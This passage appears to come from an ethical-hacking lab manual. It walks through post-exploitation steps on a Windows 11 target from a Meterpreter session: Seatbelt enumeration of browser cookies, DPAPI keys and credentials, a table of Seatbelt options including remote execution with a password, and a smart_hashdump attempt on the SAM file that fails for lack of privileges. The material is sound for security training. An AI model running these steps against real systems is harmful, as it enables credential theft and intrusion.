


46. Type **Seatbelt.exe -group=user** and press **Enter** to gather information about ChromiumPresence, CloudCredentials, CloudSyncProviders, CredEnum, dir, DpapiMasterKeys etc.

```
Applications  Places  System                                   Fri Apr 8, 08:15
msfconsole - Parrot Terminal
File  Edit  View  Search  Terminal  Help

[*] Completed collection in 6.279 seconds

C:\Users\Admin\Downloads>Seatbelt.exe -group=user
Seatbelt.exe -group=user

                        %&&@@@&&
                        &&&&&&&&%%%,                    #&&@@@@@@%%%%%%###############%
                        &%&    %&%%                     &///////(&%%%%%#%################//((((###%%%%%%%%%%%%
%%
%%%%%%%%%%%######%%#%%####%  &%%**#                    @///////(&%%%%%%#######################(((((((((((((((
((
#%#%%%%%%%#######%#%%#######  %&%,,,,,,,,,,,,,,,,      @///////(&%%%%%#%#####################(((((((((((((((
((
#%#%%%%%%%######%%#%#%%#####  %%%,,,,,,  ,,,    ,,     @///////(&%%%%%%%#######################(#(((#(#(((((((
((
#####%%%####################  &%%......  ...    ..     @///////(&%%%%%%%###############%######((#(#(####((((((
((
#######%##########%#########  %%%......  ...    ..     @///////(&%%%%%%############################(#(#######((###
##
###%##%%####################  &%%..............         @///////(&%%%%%%%%#############%#######(#########((###
##
#####%######################  %%%..                     @///////(&%%%%%%%%################
                      &%&   %%%%%      Seatbelt         %///////(&%%%%%%%%#############*
                      &%%&&&%%%%%        v1.1.1         ,(((&%%%%%%%%%%%%%%%%%,
                       #%%%%##,

Menu   msfconsole - Parrot Ter...
```

```
Applications  Places  System                                   Fri Apr 8, 08:17
msfconsole - Parrot Terminal
File  Edit  View  Search  Terminal  Help

====== ChromiumPresence ======


  C:\Users\Admin\AppData\Local\Google\Chrome\User Data\Default\

    'History'     (2/7/2022 1:36:31 AM)  :  Run the 'ChromiumHistory' command
     Chrome Version                      :  100.0.4896.75

  C:\Users\Admin\AppData\Local\Microsoft\Edge\User Data\Default\

    'History'     (1/27/2022 1:08:44 AM)  :  Run the 'ChromiumHistory' command
    'Cookies'     (1/27/2022 1:08:44 AM)  :  Run SharpDPAPI/SharpChrome or the Mimikatz "dpapi::chrome" module
====== CloudCredentials ======

====== CloudSyncProviders ======

====== CredEnum ======

ERROR:   [!] Terminating exception running command 'CredEnum': System.ComponentModel.Win32Exception (0x80004005)
: Element not found
   at Seatbelt.Commands.Windows.CredEnumCommand.<Execute>d__9.MoveNext()
   at Seatbelt.Runtime.ExecuteCommand(CommandBase command, String[] commandArgs)
====== dir ======

  LastAccess LastWrite  Size      Path

  22-01-27   22-01-27   0B        C:\Users\Public\Documents\My Music\
  22-01-27   22-01-27   0B        C:\Users\Public\Documents\My Pictures\
  22-01-27   22-01-27   0B        C:\Users\Public\Documents\My Videos\
  22-04-08   22-04-08   2KB       C:\Users\Public\Desktop\Adobe Acrobat DC.lnk
  22-02-02   22-04-08   993B      C:\Users\Public\Desktop\Firefox.lnk
  22-04-08   22-04-08   2.2KB     C:\Users\Public\Desktop\Google Chrome.lnk
  22-01-27   22-01-27   0B        C:\Users\Default\Documents\My Music\
  22-01-27   22-01-27   0B        C:\Users\Default\Documents\My Pictures\
  22-01-27   22-01-27   0B        C:\Users\Default\Documents\My Videos\
  22-04-08   22-04-08   6MB       C:\Users\Admin\Downloads\beRoot.exe

Menu   msfconsole - Parrot Ter...
```


47. Type **Seatbelt.exe -group=misc** and press **Enter** to gather information about ChromiumBookmarks, ChromiumHistory, ExplicitLogonEvents, FileInfo etc.



48. Apart from the aforementioned Seatbelt commands, you can also use the following advanced commands to gather more information regarding the target system:

Commands	Description
Seatbelt.exe -group=all	Runs all the commands
Seatbelt.exe -group=slack	Retrieves information by executing the following commands: SlackDownloads, SlackPresence, SlackWorkspaces
Seatbelt.exe -group=chromium	Retrieves information by executing the following commands: ChromiumBookmarks, ChromiumHistory, ChromiumPresence
Seatbelt.exe -group=remote	Retrieves information by executing the following commands: AMSIProviders, AntiVirus, AuditPolicyRegistry, ChromiumPresence, CloudCredentials, DNSCache, DotNet, DpapiMasterKeys, EnvironmentVariables, ExplicitLogonEvents, ExplorerRunCommands, FileZilla, Hotfixes, InterestingProcesses, KeePass, LastShutdown, LocalGroups, LocalUsers, LogonEvents, LogonSessions, LSASettings, MappedDrives, NetworkProfiles, NetworkShares, NTLMSettings, OSInfo, PoweredOnEvents, PowerShell, ProcessOwners, PSSessionSettings, PuttyHostKeys, PuttySessions, RDPSavedConnections, RDPSessions, RDPsettings, Sysmon, WindowsDefender, WindowsEventForwarding, WindowsFirewall
Seatbelt.exe <Command> [Command2] ...	Run one or more specified commands
Seatbelt.exe <Command> -full	Retrieves complete results for a command without any filtering
Seatbelt.exe <Command> -computername=COMPUTER.DOMAIN.COM [-username=DOMAIN\USER -password=PASSWORD]	Run one or more specified commands remotely
Seatbelt.exe -group=system -outputfile="C:\Temp\out.txt	Run system checks and output to a .txt file


49. In the **Terminal** window with an active **Meterpreter** session, type **exit** and press **Enter** to navigate back to the **Meterpreter** session.



50. Another method for performing privilege escalation is to bypass the user account control setting (security configuration) using an exploit, and then to escalate the privileges using the Named Pipe Impersonation technique.

51. Now, let us check our current system privileges by executing the **run post/windows/gather/smart_hashdump** command.

> Note: You will not be able to execute commands (such as **hashdump**, which dumps the user account hashes located in the SAM file, or **clearev**, which clears the event logs remotely) that require administrative or root privileges.



52. The command fails to dump the hashes from the SAM file located on the **Windows 11** machine and returns an error stating **Insufficient privileges to dump hashes!**.

